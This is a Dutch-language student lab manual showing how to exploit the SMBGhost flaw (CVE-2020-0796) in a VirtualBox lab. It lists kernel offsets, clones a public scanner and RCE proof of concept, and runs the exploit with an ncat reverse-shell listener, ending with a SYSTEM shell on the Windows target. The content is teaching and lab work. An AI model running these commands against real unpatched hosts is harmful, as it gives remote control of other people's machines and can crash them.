Handleiding NPE

SMBGhost Vulnerability
CVE-2020-0796

Doel: Remote Excecution
Target: Windows 10-1909
Aanval: Kali Linux

Team:

- Demi De Fré
- Abdul Rehman Shafaquet
- Arthur Neirynck

Algemeen

Alle informatie en documentatie is beschikbaar op onze github repo: Github team.

Deployment stappenplan

Stap 1: Downloaden ISO & VDI

- Download het .vdi bestand voor de Kali Linux VM.
- Download het .ISO bestand voor de Windows 10-1909 VM.

Stap 2: Aanpassen script naar juiste pad

- Open beidde scripts.
- Verander in `windows1909.sh` de variabele `ISO_PATH` naar het juiste pad waar de .ISO is opgeslagen op jouw systeem.
- Verander in `kali.sh` de variabele `VDI` naar het juiste pad waar de vdi is opgeslagen op jouw systeem.

Stap 3: Vboxmanage aanmaken VM's

- Open een command prompt naar keuze.
- Navigeer naar de map waar de script's zich in bevinden.
- Run het bash script `./kali.sh` om de Kali Linux VM aan te maken.
- Run het bash script `./windwos1909.sh` om de Windows VM aan te maken.

Stap 4: Inloggen op de VM's

- Kali inloggegevens (default)
- username: osboxes
- wachtwoord: osboxes.org
- Bij de windows zijn er geen inloggegevens nodig.

Cheatsheet aanval

IP-tabel

VM	IP Address
Windows 10-1909	192.168.1.17
Kali Linux VM	192.168.1.20

Ip adressen kunnen veranderen (best checken)

Inleiding

Onze gebruikte bronnen:

- RCE-script
- Vulnerability Scanner
- Extra (niet nodig, ter info)

Offsets informatie en uitleg

Voor elke versie van Windows 10 hebben we eerst hun offsets nodig.
Offsets zijn specifieke geheugenadressen binnen bepaalde DLL's of system modules op een Windows-machine. Deze adressen worden gebruikt door het Python-script SMBLeedingGhost.py om specifieke functies of gegevens in het geheugen te benaderen en te manipuleren, wat nodig is voor het uitvoeren van de exploit.

calculate_target_offsets.bat is een script dat die offsets kan berekenen en die gelden voor elke Windows 10 die dezelfde versie runt. Hier zijn enkele offset-waarden: (ter info)

Windows 10 (Version 1909) Builds	**V10.0.18363.418**	**V10.0.18363.535 - V10.0.18363.628**	**V10.0.18363.693**	**V10.0.18363.752**	**V10.0.18363.365**
srvnet!SrvNetWskConnDispatch	0x2D170	0x2D170	0x2D170	0x2D170	0x2D170
srvnet!imp_IoSizeofWorkItem	0x32210	0x32210	0x32210	0x32210	0x32210
srvnet!imp_RtlCopyUnicodeString	0x32288	0x32288	0x32288	0x32288	0x32288
nt!IoSizeofWorkItem	0x12C380	0x12C400	0x6D7A0	0x12C410	0x12C370
nt!MiGetPteAddress	0xBADC8	0xBA9F8	0xF1D28	0xBA968	0xBAFA8

Voor onze versie (18363.418) hebben we de volgende nodig :

- 'srvnet!SrvNetWskConnDispatch': 0x2D170,
  => Deze offset wijst bijvoorbeeld naar een functie in de srvnet module die wordt gebruikt voor het dispatchen van netwerkverbindingen. Het offsetadres, in dit geval 0x2D170, geeft de locatie aan van deze functie in het geheugen
- 'srvnet!imp_IoSizeofWorkItem': 0x32210,
- 'srvnet!imp_RtlCopyUnicodeString': 0x32288,
- 'nt!IoSizeofWorkItem': 0x12C370,
- 'nt!MiGetPteAddress': 0xBAFA8

Deze offsets zijn van cruciaal belang voor het script om de juiste functies en gegevens te vinden en te manipuleren voor het uitvoeren van de exploit.

Stap 1: Git clone op Kali Linux

- Voor de makkelijke werking is het handig om de volgende repo's te clonen.
- Clone de volgende github repository in de Desktop :

1. `cd Desktop`
2. `git clone https://github.com/ButrintKomoni/cve-2020-0796` (scanner)
3. `git clone https://github.com/jamf/CVE-2020-0796-RCE-POC/tree/master` (RCE exploit)

```
┌──(osboxes㉿osboxes)-[~/Desktop]
└─$ tree
.
├── CVE-2020-0796-RCE-POC
│   ├── README.md
│   ├── SMBleedingGhost.py              - > dit is onze main script voor RCE
│   ├── calc_target_offsets.bat
│   ├── demo.gif
│   ├── smbghost_kshellcode_x64.asm
│   └── tools
│       ├── cdb.exe
│       ├── dbghelp.dll
│       ├── dumpbin.exe
│       ├── link.exe
```

```
│       ├── msvcp140.dll
│       ├── symsrv.dll
│       ├── tbbmalloc.dll
│       ├── vcruntime140.dll
│       └── vcruntime140_1.dll
└── cve-2020-0796
    ├── README.md
    └── cve-2020-0796-scanner.py            -> dit is onze scanner

4 directories, 16 files
```

Stap 2: Vulnerability check

- We controleren eerst of de target (Windows 10-1909) vulnerable is met een python scanner script.
- Parameter = ip van target


```
┌──(osboxes㉿osboxes)-[~/Desktop/cve-2020-0796]
└─$ python3 cve-2020-0796-scanner.py 192.168.1.17
Vulnerable
```


Stap 3: Remote excecution uitvoeren


- Open een terminal op de Kali Linux en voer de volgende commando's uit.
- `ncat -lvp <port>` : Dit zal onze toegang zijn naar onze windows (dit kan ncat -lvp 1234 zijn)
- `SMBleedingGhost.py <target_ip> <reverse_shell_ip> <reverse_shell_port>`
  =>`target_ip` = 192.168.1.17
  =>`reverse_shell_ip` en `reverse_shell_port`= ip address en poort waarop ncat luistert.
- Het commando ziet er dus als volgt uit: `python3 SMBleedingGhost.py 192.168.1.17 192.168.1.20 1234`

Stap 4: Resultaat

- Na een tijdje zal de ncat terminal waarop er geluisterd wordt, veranderen naar een Windows 10 shell.
- Nu heb je vanop afstand toegang, via een cmd, tot de target en kan je willekeurige code uitvoeren.


Command Prompt - python SMBleedingGhost.py 192.168.1.17 192.168.1.20 4444
Leaked internet connection object address: 0xffffb48f071d7918
Leaked ntoskrnl base address: 0xfffff8000a000000
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f059337d8
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f05d74c98
Leaked PTE base address: 0xfffffb8000000000
Wrote shellcode
Leak failed, retrying
Leaked internet connection object address: 0xffffb48eff861918
Cleared NX bit for shellcode execution
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f05b2ca18
Press Enter to disconnect and exit the POC - target will probably crash


(osboxes㉿osboxes)-[~]
$ ncat -lvp 4444
Ncat: Version 7.94SVN (https://nmap.org/ncat)
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.17:49727.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>


(osboxes㉿osboxes)-[~]
$ ncat -lvp 4444
Ncat: Version 7.94SVN (https://nmap.org/ncat)
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.17:49727.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /B /C:"OS Version"
systeminfo | findstr /B /C:"OS Name" /B /C:"OS Version"
OS Name: Microsoft Windows 10 Home
OS Version: 10.0.18363 N/A Build 18363
C:\Windows\system32>ver
ver
Microsoft Windows [Version 10.0.18363.418]
C:\Windows\system32>